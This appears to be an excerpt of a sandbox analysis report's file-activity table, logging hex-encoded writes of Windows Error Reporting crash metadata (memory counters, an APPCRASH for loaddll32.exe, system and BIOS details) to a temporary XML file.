File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3570	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 35 00 35 00 31 00 35 00 33 00 39 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>115515392</PeakWorkingSetSize>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3670	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3674	2	09 00		success or wait	5	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3684	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 35 00 30 00 31 00 31 00 35 00 38 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>115011584</WorkingSetSize>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3768	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3772	2	09 00		success or wait	5	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3782	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 33 00 31 00 36 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>1031632</QuotaPeakPagedPoolUsage>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3898	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3902	2	09 00		success or wait	5	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	3912	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 37 00 33 00 38 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>973848</QuotaPagedPoolUsage>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4010	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4014	2	09 00		success or wait	5	6DC8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4024	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 34 00 34 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>84440</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4148	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4152	2	09 00		success or wait	5	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4162	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 34 00 38 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>74872</QuotaNonPagedPoolUsage>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4270	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4274	2	09 00		success or wait	5	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4284	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 30 00 33 00 31 00 36 00 39 00 32 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>40316928</PagefileUsage>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4362	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4366	2	09 00		success or wait	5	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4376	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 31 00 33 00 39 00 38 00 32 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>41398272</PeakPagefileUsage>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4470	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4474	2	09 00		success or wait	5	6DC8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4484	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 30 00 33 00 31 00 36 00 39 00 32 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>40316928</PrivateUsage>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4558	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4562	2	09 00		success or wait	4	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4570	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4616	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4620	2	09 00		success or wait	3	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4626	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4668	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4672	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4676	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4708	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4712	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4714	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4756	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4760	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4762	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4800	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4804	2	09 00		success or wait	2	6DC8497A	unknown

Copyright Joe Security LLC 2022

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4808	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4870	4	0d 00 0a 00		success or wait	8	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4874	2	09 00		success or wait	16	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	4878	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	5486	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	5490	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	5492	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	5532	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	5536	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	5538	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	5576	4	0d 00 0a 00		success or wait	6	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	5580	2	09 00		success or wait	12	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	5584	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6138	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6142	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6144	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6184	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6188	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6190	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6228	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6232	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6236	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6330	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6334	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6338	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 6b 00 6b 00 66 00 75 00 70 00 6c 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>kkfupl, Inc.</SystemManufacturer>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6444	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6448	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6452	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 6b 00 6b 00 66 00 75 00 70 00 6c 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>kkfupl7,1</SystemProductName>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6548	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6552	2	09 00		success or wait	2	6DC8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6556	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6676	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6680	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6684	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 38 00 39 00 30 00 37 00 36 00 35 00 31 00 30 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1589076510</OSInstallDate>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6766	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6770	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6774	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6876	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6880	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6884	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6952	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6956	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6958	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	6998	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7002	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7004	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7038	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7042	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7046	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7142	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7146	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7148	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7184	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7188	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7190	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7214	4	0d 00 0a 00		success or wait	3	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7218	2	09 00		success or wait	6	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7222	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 38 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>80000000</Flags>	success or wait	3	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7468	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7472	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7474	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7500	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7504	2	09 00		success or wait	1	6DC8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7506	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 32 00 3a 00 32 00 37 00 3a 00 30 00 30 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-22T22:27:00Z">	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7606	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7610	2	09 00		success or wait	2	6DC8497A	unknown
